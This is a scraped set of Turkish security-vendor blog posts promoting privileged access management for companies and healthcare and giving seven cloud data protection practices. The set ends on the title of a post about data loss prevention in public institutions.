- **Kimlik bilgileri kullanılarak siber saldırılar düzenlenebilir mi?**
Evet, siber suçlular, siber saldırıları gerçekleştirmek için ayrıcalıklı kimlik bilgilerini kullanmanın yollarını arıyor. [Verizon Vari İhlali Araştırma Raporu’na](about:blank) göre, siber saldırıların %61’i ayrıcalıklı kimlik bilgilerini kötüye kullanma ile sonuçlanmıştır. Bu anlamda, **Ayrıcalıklı Erişim Yönetimi (PAM)** görünürlüğü sağlamak ve kuruluşların ağlarına sızmalarını önlemek için gereklidir.
- **Tüm şirketler Ayrıcalıklı Erişim Yönetimi (PAM) kullanıyor mu?**
Ne yazık ki, her kuruluş **Ayrıcalıklı Erişim Yönetimi’ne (PAM)** yatırım yapmıyor ve saldırılar mali kayıplara, güvenilirliğin azalmasına ve hatta şirketlerin kapanmasına neden olduğu için birçok şirket bundan zarar görüyor.
- **Paylaşılan hesapların kullanılmasını gerektiriyor mu?**
Hayır, tam aksine. Paylaşılan hesapların kullanımı, bir kuruluş için güvenlik riski oluşturur. Bu nedenle, bu uygulamanın tercih edilmesi önerilmez.
- **Ayrıcalıklı olmayan erişimlerin oluşturulmasını mümkün kılıyor mu?**
Evet. PAM, ayrıcalıklı erişimler ve hesaplar oluşturmanın ötesinde diğer erişim türlerini oluşturmaya izin veren modern kurumsal araçlara sahiptir.
Bunun nedeni, **Ayrıcalıklı Erişim Yönetimi’nin (PAM)**, oturum ve parola yönetimi ile etkinlik izleme ve günlüğe kaydetme gibi güvenlik hizmetleri aracılığıyla sisteme bağlantıyı kolaylaştırmasıdır.
- **PAM çözümü, siber riskleri azaltmaya nasıl yardımcı oluyor?**
**Ayrıcalıklı Erişim Yönetimi (PAM)**, kişinin kritik verilere sınırlı erişim sağlamasına, ayrıcalıklı hesapların ve erişimin yönetilmesine ve izlenmesine olanak sağladığı için siber riskleri azaltacağı muhakkaktır.
Bu çözüm, ayrıcalıklı erişim öncesindeki, erişim sırasındaki ve sonrasındaki yaşam döngüsünün ele alınmasına da olanak tanır:
- Uzaktan oturumları depolama ve kaydetme
- Kullanıcı davranış düzenindeki değişiklikleri belirleme
- Şüpheli davranış durumunda oturumları engelleme
- Çalışanlara ve üçüncü taraflara güvenli uzaktan erişim sağlama.
## Ayrıcalıklı erişim yönetimi yaşam döngüsü yaklaşımı
Ayrıcalıklı erişimi korumaya yönelik yaklaşım, PAM araçları olmadan imkansız olan erişim öncesinde, sırasında ve sonrasında gerçekleştirilen eylemler de dahil olmak üzere tüm yaşam döngüsünü içerir.
Ancak, siber güvenliği sağlamanın yalnızca gelişmiş çözümlerin uygulanmasından ibaret olmadığını vurguluyoruz. Farkındalık yaratmanın ve insanları eğitmenin yanı sıra süreçleri optimize etmek de gereklidir.
Ayrıcalıklı erişimin yaşam döngüsüyle ilgili olarak bazı adımların izlenmesi gerekir ve ilki, farklı satıcı ve modellere ait cihazların bulunduğu karmaşık ortamlarda sorun oluşturabilecek cihazları ve bunların kimlik bilgilerini belirlemek, kaydetmek ve yönetmektir.
İkinci adım, ayrıcalıklı erişim sırasında gerçekleştirilen işlemlerin yönetimiyle ilgilidir. Bu anlamda bilgi güvenliğinden sorumlu profesyoneller, erişimler sırasındaki eylemleri izlemeli ve kayıt altına almalıdır.
Bu, potansiyel siber olayların değerlendirilmesini, nedenlerinin tespit edilmesini ve çözüme kavuşturulmasını, denetim gerekliliklerine uygunluğun sağlanmasını ve veri koruma kanunlarında öngörülen veri sızıntılarının bildirilmesi için son tarihlere uyulmasını mümkün kılar.
Son olarak, üçüncü adım, daha önce gerçekleştirilen eylemlerin izlenmesini, ayrıcalıkların kötüye kullanılması ve ihlallerin tespit edilmesini sağlayan ve denetim sürecini kolaylaştıran bir aracın kullanılmasıdır.
## DevSecOps ve PAM
[DevSecOps](https://stratus.com.tr/senhasegura/devops-secrets-management/), DevOps sürecindeki güvenlik uygulamalarını bir araya getirerek geliştiricilerin ve güvenlik ekiplerinin hızlı ve güvenli yazılım geliştirme yöntemleri aracılığıyla işbirliği içinde çalışmasını sağlar.
PAM, yazılım geliştirme döngüsü boyunca DevSecOps’a çeşitli şekillerde katkıda bulunur.
Öncelikle, **Ayrıcalıklı Erişim Yönetimi (PAM)** gizli bilgilerin taranmasına olanak tanır. Bu sayede şirketler verilerin ve kimlik bilgilerinin nerede depolandığı ve her bir işlemi kimin ne zaman gerçekleştirdiği konusunda şeffaflık elde eder.
Aynı zamanda paylaşılan gizli bilgilerin ve kodlara gömülü parolaların yönetimine olanak tanıyarak BT ortamındaki etkinliklerin izlenmesini mümkün kılar, yazılımın bütünlüğünü ve güvenlik standartlarına uygunluğunu sağlar.
Diğer bir faydası ise, kullanıcıların yalnızca işlerini yapmak için gereken erişime sahip olmasıdır. Bu sayede bir hesabın güvenliğinin ihlal edilmesi durumunda BT ortamı korunur.
[](https://stratus.com.tr/sizi-arayalim?contact-reason=PAM_Demo_Talebi)senhasegura PAM Ayrıcalıklı Erişim Yönetimi
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** PAM
---
### [PAM sağlık kuruluşlarının korunmasına nasıl yardımcı olur?](https://antivirus.com.tr/pam-saglik-kuruluslarinin-korunmasina-nasil-yardimci-olur/)
**Published:** Nisan 6, 2023
**Author:** Can Erginkurban
**Excerpt:** Sağlık hizmetleri çeşitli bilgi güvenliği sorunları ile boğuşuyor. PAM çözümü nedir ve sağlık sektörüne nasıl fayda sağlayabilir.
**Content:**
Sağlık kuruluşlarına yönelik siber saldırılar son yıllarda artış gösteriyor. [Blog yazılarımızda](https://antivirus.com.tr/saglik-sektoru-veri-ihlalleri-ve-alabileceginiz-onlemler/) daha önce de belirttiğimiz gibi, bu durum sektörün gizli verilerle başa çıkma konusundaki hazırlıksızlığından kaynaklanıyor, çünkü sağlık hizmetleri bilgi güvenliğine gerektiği gibi yatırım yapamıyor. Peki PAM çözümleri yardımcı olabilir mi?
Sağlık profesyonelleri çoğunlukla sanal ortamlardaki tehditleri tespit etmek üzere eğitilmemekte ve kötü niyetli bir eylemin sebep olabileceği rahatsızlıklar konusunda yeterli farkındalığa sahip olamamaktadır.
Covid-19 salgınıyla birlikte bu sorun daha da kötüleşti. Çünkü uzaktan çalışma kurumsal amaçlarla kişisel cihazlara erişimi destekliyor ve kurumların IT altyapısını daha da savunmasız hale getiriyor. Bu nedenle, bu altyapıyı korumak için **PAM** gibi siber güvenlik çözümlerinin uygulanmasını şiddetle tavsiye ediyoruz.
Bu makalede, bir **PAM** çözümünün ne olduğunu ve sağlık hizmetlerine nasıl fayda sağlayabileceğini açıklayacağız. Okumanızı kolaylaştırmak için metni iki ana başlığa ayırdık:
- PAM çözümü nedir ve neden önemlidir?
- PAM sağlık kuruluşlarının korunmasına nasıl yardımcı olur?
## **PAM çözümü nedir ve neden önemlidir?**
**[Privileged Access Management (PAM)](https://stratus.com.tr/senhasegura/),** Türkçesi ile **Ayrıcalıklı Erişim Yönetimi** teknolojik ortamları korumanıza, sistemler, süreçler, hesaplar ve kullanıcılar için ayrıcalıklı erişim ve izinleri kontrol etmenize olanak tanıyan stratejiler ve araçlardan oluşur.
Uygulamada bu çözüm, çalışanların dikkatsizliği ve kötü niyetli inanların saldırıları gibi ayrıcalıklı kimlik bilgilerine yönelik tehditlerden kaynaklanan hasarların önlenmesini ve düzeltilmesini mümkün kılar.
Temel amacı, en az ayrıcalık kavramını uygulamak, erişim haklarını ve izinlerini kısıtlamak, kullanıcıların yalnızca görevlerini yerine getirmek için gerekli erişime sahip olmalarını sağlamaktır.
Bu nedenle teknoloji uzmanları bu özelliği siber riskleri azaltmak için en önemli özelliklerden biri olarak görüyor ve güvenlikte **Yatırım** **Getirisi** (ROI) için avantajlarını kullanıyor.
## **PAM sağlık kuruluşlarının korunmasına nasıl yardımcı olur?**
**PAM,** sağlık hizmetleri ve tıbbi kuruluşlara çeşitli şekillerde fayda sağlayan bir çözümdür. Eski cihazları koruyabilirsiniz, ortamdaki üçüncü taraf erişimini yönetebilir ve sistemi içeriden gelen tehditlere karşı savunabilirsiniz.
### **Eski cihazların koruması:**
**PAM,** parolaları otomatik olarak yönetmenin yanı sıra komut dosyalarının, uygulama kodunun ve yapılandırma dosyalarının içine kodlanmış (eklenmiş) parolaları ve kimlik bilgilerini kaldırmayı mümkün kılar.
Çünkü PAM uygulaması, kritik verileri kötü niyetli kullanıcılar için erişilemez tutacak şekilde kaynağa en güncel parola ile erişilebilmesini sağlar.
### **Üçüncü taraf yönetimi:**
Tıbbi kuruluşlar genellikle çok sayıda üreticinin cihazlarını içeren heterojen bir altyapıya sahiptir. Bu, kuruluşunuzun ağ kaynaklarına erişmesi gereken birden fazla satıcıya, üçüncü taraf yardımına ve danışmanlara gereksinim duyması anlamına gelir. Bakım sürecinin karmaşıklığını artıran bir faktördür. Bu tür bir erişim, çalışanlardan daha fazla koruma gerektirir ve **PAM** sayesinde sisteminiz korunur. Hiçbir üçüncü taraf güncel oturum açma bilgilerini aslında bilmemektedir.
### **İçeriden gelen tehditler:**
Veri ihlalleri söz konusu olduğunda, çalışanların kendileri şirket için risk oluşturabilir. Bu risklerden kaçınmak için **PAM,** kullanıcıların ayrıcalıklarını sınırlandırmayı ve ayrıcalıklı hesaplara erişim üzerinde kontrol sahibi olmayı mümkün kılar.
Bu önemli bilgi güvenliği aracını kullanmak, kuruluşlar için bir dizi olumlu sonuç getirir:
- **Siber Risk Azaltma: PAM,** sanal ortamlarda kötü niyetli aktörler tarafından yapılan saldırılarla ilişkili riskleri büyük ölçüde azaltır.
- **Kimlik Bilgilerinin Etkin Yönetimi:** Sağlık çalışanları yalnızca görevlerini yerine getirmek için gerekli erişime sahip olacaktır.
- **Uzaktan Erişim Koruması:** Pandemi zamanlarında birçok profesyonel için bir gerçeklik haline gelen uzaktan çalışma ile daha savunmasız olan BT sistemlerini korumanın bir yoludur.
- **Olaylara Müdahale Süresinde Azalma: PAM**‘in raporlar, uyarılar, *gösterge tabloları* ve uzaktan oturum kaydına ek olarak yayınlama verimliliği ile operasyonlar uzun süre durmaz ve üretkenlik üzerinde olumsuz etkilere neden olmaz.
- **Birleşik OT ve BT Güvenliği: PAM,** Endüstri 4.0’da OT (operasyonel teknoloji) ve BT (bilgi teknolojileri) arasındaki yakınsamayı ele alır.
- **Güvenlik Politikalarına Uyumluluk:** Sağlık kurumlarının hastalarının/müşterilerinin verilerinin gizliliğini korumak için güvenlik politikalarını takip etmesi gerekir. **PAM** bu hedefe ulaşmak için gerekli standartların benimsenmesini mümkün kılar.
[*Genel Veri Koruma Yönetmeliği* (GDPR)](https://antivirus.com.tr/gdpr-nedir-kapsami-amaci-para-cezalari-ve-uyum-sureci/) ve de sağlık hizmetlerine yönelik bir dizi Kuzey Amerika koruma standardı olan (HIPAA) veya [ISO 27001](https://antivirus.com.tr/iso-27001-iec-kapsami-amaci-ve-uyum-sureci/) iyi güvenlik uygulamaları için de bir referanstır.
senhasegura PAM Ayrıcalıklı Erişim Yönetimi
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** PAM, Sağlık, Siber Güvenlik, Veri Gizliliği
---
### [Bulut güvenliği: Tanımlar, riskler ve veri koruması için 7 öneri](https://antivirus.com.tr/bulut-guvenligi-tanimlar-riskler-ve-bulut-veri-korumasi-icin-7-oneri/)
**Published:** Mart 17, 2024
**Author:** ESET
**Excerpt:** Verilerin bulutta saklanması benzersiz bir esneklik sunar. Ancak esneklik, yanında sorumluluğu da getirir ve işte bu noktada bulut güvenliği devreye girer.
**Content:**
Verilerin bulutta depolanması benzersiz bir esneklik ve ölçeklenebilirlik sunar. Ancak esneklik, yanında sorumluluğu da getirir ve işte bu noktada bulut güvenliği devreye girer.
Hassas bilgilerinizi bulutta korumaya yönelik temel adımlarda size rehberlik etmek ve bulut güvenlik hizmetlerinin ne kadar önemli olduğunu anlamanıza yardımcı olmak için buradayız.
Kuruluşlar, sağlam güvenlik önlemleri uygulayarak kendilerini bulut ortamlarında gizlenen risklerden koruyabilir. Tüm mesele, güçlü kimlik doğrulama ve şifrelemeden veri korumasına ve sürekli izlemeye kadar her şeyi kapsayan kapsamlı bir plan hazırlamaktır.
## **Bulut güvenliği nedir?**
Bulut güvenliği, bulut ortamlarında depolanan, işlenen ve iletilen veri ve uygulamaları korumak için kullanılan yöntem ve araçları ifade eder. Bulut bilişimi, internet üzerinden erişilebilen geniş bir sunucu, veri tabanı ve yazılım ağı olarak hayal edin.
Daha fazla işletme operasyonlarını buluta taşıdıkça, verilerin korunmasının önemi kritik hale geliyor. Bulut güvenliği, verilerin gizliliğini, bütünlüğünü ve kullanılabilirliğini sağlamayı amaçlayan çeşitli stratejileri ve teknolojileri içerir. Artık mesele sadece normal veri koruması değil, aynı zamanda odaklanmış bulut veri korumasıdır.
Verilerin buluttaki yaşam döngüsü boyunca güvende tutulmasına yönelik önlemlerin uygulanmasına odaklanan bilgi koruması, hayati önem taşıyan bir husustur. Özünde bulut veri koruması, bulut ortamlarında barındırılan verilerin yetkisiz erişime, veri ihlallerine ve diğer güvenlik tehditlerine karşı korunmasını sağlamakla ilgilidir. Aşağıda kuruluşların buluttaki verilerini korumak için atabilecekleri belirli adımları ele alacağız.
**Verilerin bulutta depolanmasıyla ilişkili riskler**
IBM’in Veri İhlalinin Maliyeti Raporu’na göre, 2023 yılındaki ihlallerin %82’si bulutta depolanan verilerle ilgilidir. Bunu biraz düşünelim…
Sağlam güvenlik önlemleri uygulayarak ve en iyi uygulamalara bağlı kalarak kuruluşlar riskleri azaltabilir ve en değerli varlıkları olan verilerini koruyabilir.
Şimdi, bulut veri korumasının neden önemli olduğundan daha ayrıntılı olarak bahsedelim:
- **Veri ihlalleri**: Bulut altyapısındaki zayıf erişim kontrolleri, yanlış yapılandırmalar ve güvenlik açıkları yetkisiz erişime ve veri ihlallerine yol açabilir. Saldırganlar, bulutta depolanan hassas verilere yetkisiz erişim elde etmek için bu zayıflıklardan yararlanır.
> *Veri ihlali senaryolarına örnek olarak bulut depolama alanlarına yetkisiz erişim, yanlış yapılandırılmış izinlerden yararlanma ve yetkisiz veri erişimine veya dışarı sızmaya yol açan tehlikeye atılmış kullanıcı kimlik bilgileri verilebilir.*
- **Veri kaybı ve bozulması**: Kötü amaçlı yazılım, insan hatası, donanım arızaları ve yazılım hataları bulutta depolanan kritik verilerin kaybına neden olabilir. Yeterli yedekleme ve kurtarma önlemleri olmadan, kuruluşlar kalıcı veri kaybı ve operasyonel kesinti riskiyle karşı karşıya kalır.
> *Veri kaybı ve bozulması senaryolarına örnek olarak kritik verilerin yanlışlıkla silinmesi, yazılım hataları ve bulut depolama alanında depolanan verileri şifreleyen fidye yazılımları gibi siber saldırılar verilebilir.*
- **Uyumluluk ihlalleri:** [Düzenleyici gerekliliklere](https://antivirus.com.tr/tag/mevzuat/) uyulmaması ciddi yasal ve mali sonuçlara yol açabilir. Hassas bilgilerin korunmaması, veri gizliliğinin sağlanmaması ve veri saklama politikalarına uyulmaması yasal para cezalarına, yasal cezalara ve itibar kaybına neden olabilir.
> *Uyum ihlallerine ve yasal sonuçlara örnek olarak kişisel olarak tanımlanabilir bilgilere yetkisiz erişim,* [*GDPR*](https://www.safetica.com/blog/what-is-gdpr) *gibi veri koruma yasalarına uyulmaması ve gizli veya tescilli verilerin ifşa edilerek davalara yol açması verilebilir.*
Veri ihlalleri, özellikle de veri ihlali haberlerinin hızla yayıldığı ve müşteri güvenini ve sadakatini aşındırdığı günümüz dünyasında geniş kapsamlı sonuçlara yol açabilir. Ve bunların geri kazanılması zor, hatta bazen imkansızdır. Birçok işletme için veri ihlali, çöküşlerinin başlangıcı olabilir.
## **İşletmeler bulutta ne tür veriler depoluyor ve neden?**
Bulutta hassas veriler, değer taşıyan ve yetkisiz erişime, ifşaya ve manipülasyona karşı korunması gereken çeşitli bilgi varlıklarını kapsar. Bulutta depolanan yaygın hassas veri türleri şunlardır:
- **Finansal kayıtlar**: Müşteri kredi kartı bilgileri, bankacılık işlemleri ve mali tablolar, dolandırıcılığı ve mali kaybı önlemek için korunması gereken hassas finansal verilerdir. [Finans sektöründeki veri kaybı vakaları](https://www.idagent.com/blog/the-soaring-cost-of-a-data-breach-leads-to-soaring-prices/), veri ihlali başına 5,9 milyon ABD doları ile en maliyetli olayların başındadır. (IBM’in 2023 Veri İhlali Maliyeti Raporu’na göre).
- **Müşteri bilgileri**: İsimler, adresler, telefon numaraları ve e-posta adresleri dahil olmak üzere kişisel olarak tanımlanabilir bilgiler (PII), [imalat ve ](https://www.safetica.com/blog/data-loss-prevention-in-the-manufacturing-industry)[otomotivden ](https://www.safetica.com/blog/data-loss-prevention-in-the-automotive-industry)[eğitim](https://antivirus.com.tr/uretim-sektorunde-veri-kaybi-neden-onemli-nasil-onlenir/) ve [devlete](https://antivirus.com.tr/devlet-ve-kamu-kurumlarinda-veri-kaybini-onleme/) kadar çeşitli sektörlerdeki kuruluşlar tarafından yaygın olarak bulutta saklanmaktadır.
- **Fikri mülkiyet**: Ticari sırlar, patentler, telif hakları ve tescilli iş bilgileri, hırsızlığa ve yetkisiz ifşaya karşı koruma gerektiren değerli fikri mülkiyet varlıklarını temsil eder.
- **Sağlık kayıtları**: Elektronik sağlık kayıtları, tıbbi geçmişler ve hasta teşhisleri, HIPAA gibi sağlık hizmetleri gizlilik düzenlemeleri tarafından korunan hassas sağlık bilgileri içerir. Bu bilgilerin özellikle hassas olması, [sağlık sektöründeki veri ihlallerini](https://antivirus.com.tr/saglik-sektoru-veri-ihlalleri-ve-alabileceginiz-onlemler/) tüm sektörler arasında açık ara en pahalı hale getirmektedir: Veri ihlali başına 11 milyon ABD doları!
- **Yasal belgeler**: Sözleşmeler, anlaşmalar ve yasal yazışmalar, avukat-müvekkil ayrıcalığı ve gizlilik gerekliliklerine tabi hassas yasal bilgiler içerebilir.
İşletmeler ölçeklenebilirlik ve erişilebilirlikten maliyet etkinliği ve operasyonel verimliliğe kadar çeşitli nedenlerle hassas verilerini bulutta depolamayı tercih ediyor. Bulut depolama çözümleri esnek depolama seçenekleri ve herhangi bir cihazdan veya konumdan verilere evrensel erişim sağlayarak kuruluşların operasyonlarını kolaylaştırmasını, işbirliğini geliştirmesini ve altyapı giderlerini azaltmasını sağlar. Bununla birlikte, hassas verilerin paylaşılan, çok kiracılı bulut ortamlarında depolanmasıyla bağlantılı doğal risklere karşı koymak için bulut depolamanın rahatlığını ve avantajlarını sağlam güvenlik önlemleriyle dengelemek çok önemlidir.
## **Veri yaşam döngüsünü anlayalım**
**Hareket halindeki veriler,** cihazlar, ağlar veya sistemler arasında aktif olarak iletilmekte olan verileri ifade eder. Örnekler arasında e-postalar, dosya aktarımları ve video konferans gibi gerçek zamanlı iletişimler yer alır.
TLS ve SSL gibi şifreleme protokolleri, istemciler ve sunucular arasındaki iletişim kanallarını şifreleyerek hareket halindeki verileri güvence altına almak için yaygın olarak kullanılır. HTTPS, oturum açma kimlik bilgileri ve finansal işlemler dahil olmak üzere internet üzerinden iletilen hassas bilgileri korumak için web trafiğini şifreler.
**Bekleyen veriler,** depolama havuzlarında veya veritabanlarında bulunan ve yetkili kullanıcılar veya uygulamalar tarafından erişilene kadar etkin olmayan bilgilerle ilgilidir. Örnekler arasında sunucularda, veritabanlarında ve bulut depolama platformlarında depolanan dosyalar yer alır.
Disk şifreleme çözümleri, sabit disklerde veya depolama cihazlarında saklanan hassas bilgileri korumak için bekleyen verileri şifreler. Depolanan veriler, yetkisiz erişimi önlemek için dosyalar, veritabanları veya tüm depolama birimleri şifrelenerek korunur.
**Kullanımdaki veriler,** kullanıcılar veya uygulamalar tarafından aktif olarak işlenen veya erişilen bilgilerdir. Örnekler arasında web uygulamalarında kullanıcılar tarafından erişilen veriler, uygulamalar tarafından sorgulanan veritabanları ve kullanıcılar tarafından düzenleme veya görüntüleme için açılan dosyalar yer alır.
Veritabanı şifreleme ve dosya düzeyinde şifreleme gibi uygulama düzeyinde şifreleme teknikleri, uygulamalar veya veritabanları içindeki hassas bilgileri şifreleyerek kullanım sırasında verileri koruyabilir. Erişim kontrolleri ve kimlik doğrulama mekanizmaları, önceden tanımlanmış izinlere ve rollere dayalı olarak kullanıcıların verilere erişimini kısıtlar.
## **Bulut güvenliği: Paylaşılan bir sorumluluk modeli**
Bulut güvenliği genellikle yanlış anlaşılır ve birçok kişi buluttaki veri ve uygulamaların güvenliğinin sağlanmasında tüm sorumluluğun bulut hizmet sağlayıcılarına (CSP’ler) ait olduğunu düşünür. Ancak gerçek oldukça farklıdır. Bulut güvenliği, hem CSP’lerin hem de işletmeniz veya kuruluşunuz gibi bulut müşterilerinin güvenlik kontrollerinin uygulanmasında önemli roller oynadığı ortak bir sorumluluk modeline göre çalışır.
### **CSP sorumlulukları
Veri merkezleri, ağlar, sunucular ve depolama sistemleri dahil olmak üzere bulut altyapısının bakımı:
- **Ağ güvenliği**: Bulut ağlarını ve altyapısını yetkisiz erişime karşı korumak için ağ segmentasyonu, güvenlik duvarları, saldırı tespit ve önleme sistemleri ve dağıtılmış hizmet reddi (DDoS) koruması.
- **Veri şifreleme**: CSP’ler, bekleyen ve aktarım halindeki verileri şifrelemek için veri şifreleme özellikleri sunar.
- **Kimlik ve erişim yönetimi (IAM)**: IAM çözümleri, kuruluşların kullanıcı kimliklerini yönetmelerini ve bulut kaynaklarına yetkisiz erişimi önlemek için çok faktörlü kimlik doğrulama gibi kimlik doğrulama mekanizmalarını uygulamalarını sağlar.
- **Uyumluluk ve sertifikasyon**: CSP’ler endüstri standartlarına ve düzenleyici gerekliliklere bağlı kalır, düzenli güvenlik değerlendirmeleri ve denetimlerinden geçer ve güvenlik ve uyumluluk konusundaki kararlılıklarını göstermek için [ISO 27001](https://antivirus.com.tr/dunya-genelinde-veri-koruma-duzenlemeleri/), SOC 2 ve [GDPR](https://antivirus.com.tr/dunya-genelinde-veri-koruma-duzenlemeleri/) uyumluluğu gibi sertifikalar alır.
### **Müşteri sorumlulukları
Bulut ortamındaki veri ve uygulamaların güvenliğinin sağlanması. Bu, DLP çözümlerinin, erişim kontrollerinin, şifrelemenin ve dahili veri güvenliği politikalarının uygulanmasını ve hassas bilgilerin yetkisiz erişime veya ifşaya karşı korunması konusunda [çalışan eğitimini içerir.](https://www.eset.com/tr/business/cybersecurity-training/)
**Biliyor muydunuz?** Bir diğer yaygın yanlış kanı da bulut ortamlarının şirket içi altyapıya göre daha az güvenli olduğudur. Bulut ortamları paylaşılan sorumluluk, çoklu kiracılık ve dinamik ölçeklendirme gibi benzersiz zorlukları beraberinde getirirken, aynı zamanda sağlam güvenlik özellikleri ve kontrolleri de sunar.
## **Bulut güvenliği ve veri koruması için 7 en iyi uygulama**
Bulutta depolanan, işlenen ve iletilen hassas bilgilerin korunması söz konusu olduğunda, etkili bir bulut veri güvenliği stratejisi bileşenlerin ve önlemlerin bir karışımını içerir. Bu en iyi uygulamaları izleyerek yalnızca olası veri ihlallerini önlemekle kalmaz, aynı zamanda başarı için zemin hazırlar ve veri varlıklarınızın güvenliğini sağlarsınız:
### 1. **Güçlü kimlik doğrulama ve erişim kontrollerinin uygulanması**
Çok faktörlü kimlik doğrulama, rol tabanlı erişim kontrolleri ve [Sıfır Güven Yaklaşımı](https://antivirus.com.tr/sifir-guven-yolculugunuzda-eset-yaninizda/) gibi güçlü kimlik doğrulama mekanizmalarının uygulanması, bulut kaynaklarına yetkisiz erişimin önlenmesine yardımcı olur.
Sorun: Zayıf parolalar, çalınan kimlik bilgileri ve [içeriden gelen tehditler](https://antivirus.com.tr/ic-tehdit-nedir-tanim-ornekler-ve-cozum/)
Güçlü kimlik doğrulama çok önemli olsa da, yalnızca buna güvenmek gelişmiş tehditlere karşı yeterli koruma sağlamayacaktır. Kimlik doğrulamayı şifreleme ve sürekli izleme gibi diğer güvenlik önlemleriyle tamamlamak çok önemlidir.
---
### 2. **Verilerin hem aktarım sırasında hem de beklemede şifrelenmesi**
Verilerin şifrelenmesi, yetkisiz taraflar verileri ele geçirse bile uygun şifre çözme anahtarı olmadan verileri okuyamamalarını veya kötüye kullanamamalarını sağlar. Kuruluşlar, buluttaki yaşam döngüsünün tüm aşamalarında verileri korumak için bekleyen veri şifreleme, aktarımdaki veri şifreleme ve uçtan uca şifreleme gibi şifreleme tekniklerini kullanmalıdır.
Sorun: Ortadaki adam saldırıları, iletim sırasında verilerin ele geçirilmesi ve depolanan verilere yetkisiz erişim
Şifreleme güçlü bir koruma sağlarken, erişim kontrolleri, veri sınıflandırması ve düzenli güvenlik değerlendirmelerini içeren kapsamlı bir güvenlik stratejisinin parçası olmalıdır.
---
### **3. Bulut güvenlik hizmetlerinden ve DLP çözümlerinden yararlanma**
Bulut güvenlik hizmetleri, bulut bilişimin benzersiz güvenlik zorluklarını ele almak için tasarlanmış özel çözümler sunar. Bu hizmetler arasında buluta özgü güvenlik araçları, tehdit istihbarat platformları ve güvenlik olayı ve olay yönetim sistemleri yer alır.
Veri Kaybını Önleme (DLP) çözümleri, buluttaki hassas verileri izleyerek, tespit ederek ve güvenlik politikalarını uygulayarak veri sızıntılarını ve yetkisiz ifşaları önlemede kritik bir rol oynar.
[Safetica ONE](https://stratus.com.tr/safetica-dlp/) gibi özel DLP çözümleri, bulut ortamlarındaki hassas verileri tanımlamak, izlemek ve korumak için gelişmiş yetenekler sunar.
Sorun: Veri sızıntısı, [uyumluluk ihlalleri](https://antivirus.com.tr/dunya-genelinde-veri-koruma-duzenlemeleri/) ve [içeriden gelen tehditler](https://antivirus.com.tr/icerideki-tehlike-ic-tehditlerle-mucadele-etmenin-5-adimi/)
Bazı bulut platformları entegre DLP özellikleri sunarken, kapsamlı kapsama alanı ve özelleştirme seçenekleri sağlayan özel DLP yazılımı daha üstün bir seçenektir.
---
### **4. Bulut erişim güvenliği aracısı (CASB) çözümlerinin entegrasyonu**
CASB çözümleri, kullanıcılar ve bulut hizmetleri arasında aracı görevi görerek bulut uygulamaları ve verileri için görünürlük, kontrol ve güvenlik sağlar. CASB’ler güvenlik politikalarını uygulayarak, bulut güvenliği tehditlerini tespit edip azaltarak ve yasal gerekliliklerle uyumluluğu sağlayarak bulutun güvenli bir şekilde benimsenmesini kolaylaştırır.
Suçlular: Bulut uygulama kullanımına ilişkin görünürlük eksikliği, bulut ortamlarında tutarlı politika uygulamasını sürdürmenin zor olması, uyumluluk endişeleri, internet bağlantısı gerektirmesi
CASB çözümlerinin temel özellikleri arasında bulut uygulama keşfi ve değerlendirmesi, veri koruma kontrolleri, kullanıcı etkinliği izleme ve tehdit istihbaratı entegrasyonu yer alır. Ancak CASB’lerin sınırlamaları nedeniyle, veri sızıntısına karşı tam koruma sağlamak için CASB’lerin işlevselliğini uç nokta DLP ile birleştirmek gerekir.
---
### **5. Bulut ortamlarının düzenli olarak izlenmesi ve denetlenmesi**
Bulut ortamlarının sürekli izlenmesi ve denetlenmesi, güvenlik olaylarının ve politika ihlallerinin anında tespit edilmesine ve bunlara müdahale edilmesine yardımcı olur. Kuruluşlar, bulut altyapılarının ve uygulamalarının güvenlik duruşunu değerlendirmek için periyodik sızma testleri, güvenlik açığı değerlendirmeleri ve güvenlik denetimleri yapmalıdır.
Sorun: Yetkisiz erişim, veri ihlalleri ve yapılandırma hataları
İzleme araçları bulut güvenliğine ilişkin değerli içgörüler sağlarken, kuruluşlar riskleri etkili bir şekilde azaltmak için proaktif tehdit avcılığı, olay müdahale planlaması ve güvenlik otomasyonuna da öncelik vermelidir.
---
### **6. Çoklu bulut ortamlarında görünürlüğü etkinleştirin**
Birleşik görünürlük, kuruluşların farklı dağıtım modelleri genelinde bulut altyapıları, uygulamaları ve verilerine ilişkin bütünsel bir görünüm elde etmelerini sağlar.
Sorun: [Gölge BT](https://antivirus.com.tr/golge-bt-shadow-it-neden-risklidir-ve-nasil-engellenir/), yetkisiz bulut kullanımı ve yanlış yapılandırılmış bulut kaynakları
Çoklu bulut stratejisini benimsemek esneklik ve ölçeklenebilirlik sunarken aynı zamanda karmaşıklık ve güvenlik zorluklarını da beraberinde getirir. Birleşik görünürlük araçları, kuruluşların farklı bulut ortamlarındaki güvenlik politikalarını, erişim denetimlerini ve uyumluluk gereksinimlerini merkezi olarak yönetmelerini sağlar.
---
### **7. Çalışanların bulut güvenliği en iyi uygulamaları konusunda eğitilmesi**
[Çalışan eğitimi](https://antivirus.com.tr/siber-guvenlik-egitimi-calisanlariniz-icin-neden-onemli/) ve farkındalık programları, güvenlik bilincine sahip bir kültürün teşvik edilmesinde ve insan hatası ve içeriden gelen tehdit riskinin azaltılmasında çok önemli bir rol oynamaktadır.
Sorun: [Kimlik avı saldırıları](https://antivirus.com.tr/?s=kimlik+av%C4%B1), sosyal mühendislik ve ihmalkar veya bilgisiz çalışanlar
Teknolojik çözümler temel güvenlik kontrolleri sağlarken, insan hatası önemli bir risk faktörü olmaya devam etmektedir. Düzenli eğitim oturumları, kimlik avı simülasyonları ve güvenlik farkındalığı kampanyaları, çalışanları potansiyel tehditler ve hassas verilerin korunmasına yönelik en iyi uygulamalar konusunda eğitmeye yardımcı olur.
---
Bu en iyi uygulamaları bulut veri koruma çalışmalarınıza entegre ederek kuruluşunuzun güvenlik duruşunu geliştirebilir ve verilerinizi gelişen tehditlere karşı güçlendirerek günümüzün dinamik dijital ortamında sağlam bir koruma sağlayabilirsiniz.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Bulut Güvenliği, Cloud Security, DLP, Kurumsal Güvenlik, Siber Güvenlik
---
### [Devlet ve kamu kurumlarında veri kaybını önleme](https://antivirus.com.tr/devlet-ve-kamu-kurumlarinda-veri-kaybini-onleme/)
**Published:** Ocak 4, 2024
**Author:** Can Erginkurban
